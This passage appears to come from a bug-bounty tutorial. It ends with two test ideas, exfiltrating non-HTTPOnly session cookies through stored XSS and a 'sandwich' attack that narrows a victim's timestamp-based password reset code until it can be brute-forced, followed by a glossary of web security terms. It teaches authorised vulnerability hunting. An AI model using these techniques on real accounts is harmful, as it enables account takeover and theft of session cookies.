- Session cookies without HTTPOnly on an application with stored HTML rendering. A positive result is that a payload can read
document.cookieand send it out. - Password reset codes derived from timestamps. Send your own reset, the victim's and your own again in quick succession and compare the code ranges; a positive result is a narrow enough range to brute force the victim's code.
Glossary
- Account takeover (ATO): gaining control of someone else's account, usually by changing their email address or password so the real owner is locked out.
- API: a way for one program to talk to another, sending requests and receiving responses; in a web application, the browser and the server communicate this way.
- Attack complexity: how difficult an attack is to carry out in practice; high complexity means special conditions are needed, which lowers severity.
- Authentication: proving who you are, typically by logging in.
- Authorisation: what you are allowed to do once you are logged in.
- Blocklist: a defence that lists bad things and removes them; it fails when an attacker writes the same thing in a slightly different way.
- Brute forcing (fuzzing): trying many values quickly until one works.
- Burp Collaborator: a server used to catch outgoing requests made by a payload, so the attacker can see what was sent.
- Cookie: a small piece of text a website stores in your browser and receives back on each request, commonly used to remember that you are logged in.
- Cross-site scripting (XSS): getting an attacker's JavaScript to run in someone else's browser while they view a vulnerable site.
- Duplicate: a bug report for something already reported by someone else.
- Endpoint: the specific address on a server that handles one kind of request.
- Exfiltration: sending stolen data out to a server the attacker controls.
- fetch: the browser's built-in JavaScript function for making a request to a server.
- Hex representation: a number written in base 16, using digits 0 to 9 and letters a to f.
- HTML: the language web pages are written in, made of tags and attributes.
- HTTPOnly: a cookie setting that stops JavaScript from reading that cookie.
- ID (identifier): a number or string used to tell things apart, such as an account or a document.
- IDOR (Insecure Direct Object Reference): an authorisation bug where the application acts on an ID supplied in the request without checking that the object belongs to the caller.
- JavaScript: the programming language browsers run, used to make web pages interactive.
- Payload: the snippet of code or data an attacker sends to trigger a bug.
- POST request: a request that submits data to a server.
- Query string: the part of a URL after the
?, carrying labelled parameters. - Rendering: turning HTML into the page you see in the browser.
- Request: a message your browser sends to a server, for example when you press a button.
- Response: the message the server sends back.
- Sandwich attack: sending your own request, then the victim's, then your own again, so the victim's secret must fall inside the narrow range between your two results.
- Self-XSS: code that runs only in your own browser, triggered by your own action, and so not yet an attack on anyone else.
- Severity: how serious a bug is judged to be, often low, medium, high or critical.
- Triager: the person who reads incoming bug reports and decides whether they are valid and how serious they are.
- UNIX timestamp: the number of seconds since 1 January 1970, a standard way computers record a moment in time.
- UUIDv4: a long randomly generated identifier that cannot be guessed.
- VDP (vulnerability disclosure programme): a scheme where a company accepts security reports, often rewarding in swag or points rather than cash.
- Web application: a program you use through your browser, where the browser sends your actions to a server and shows the result.




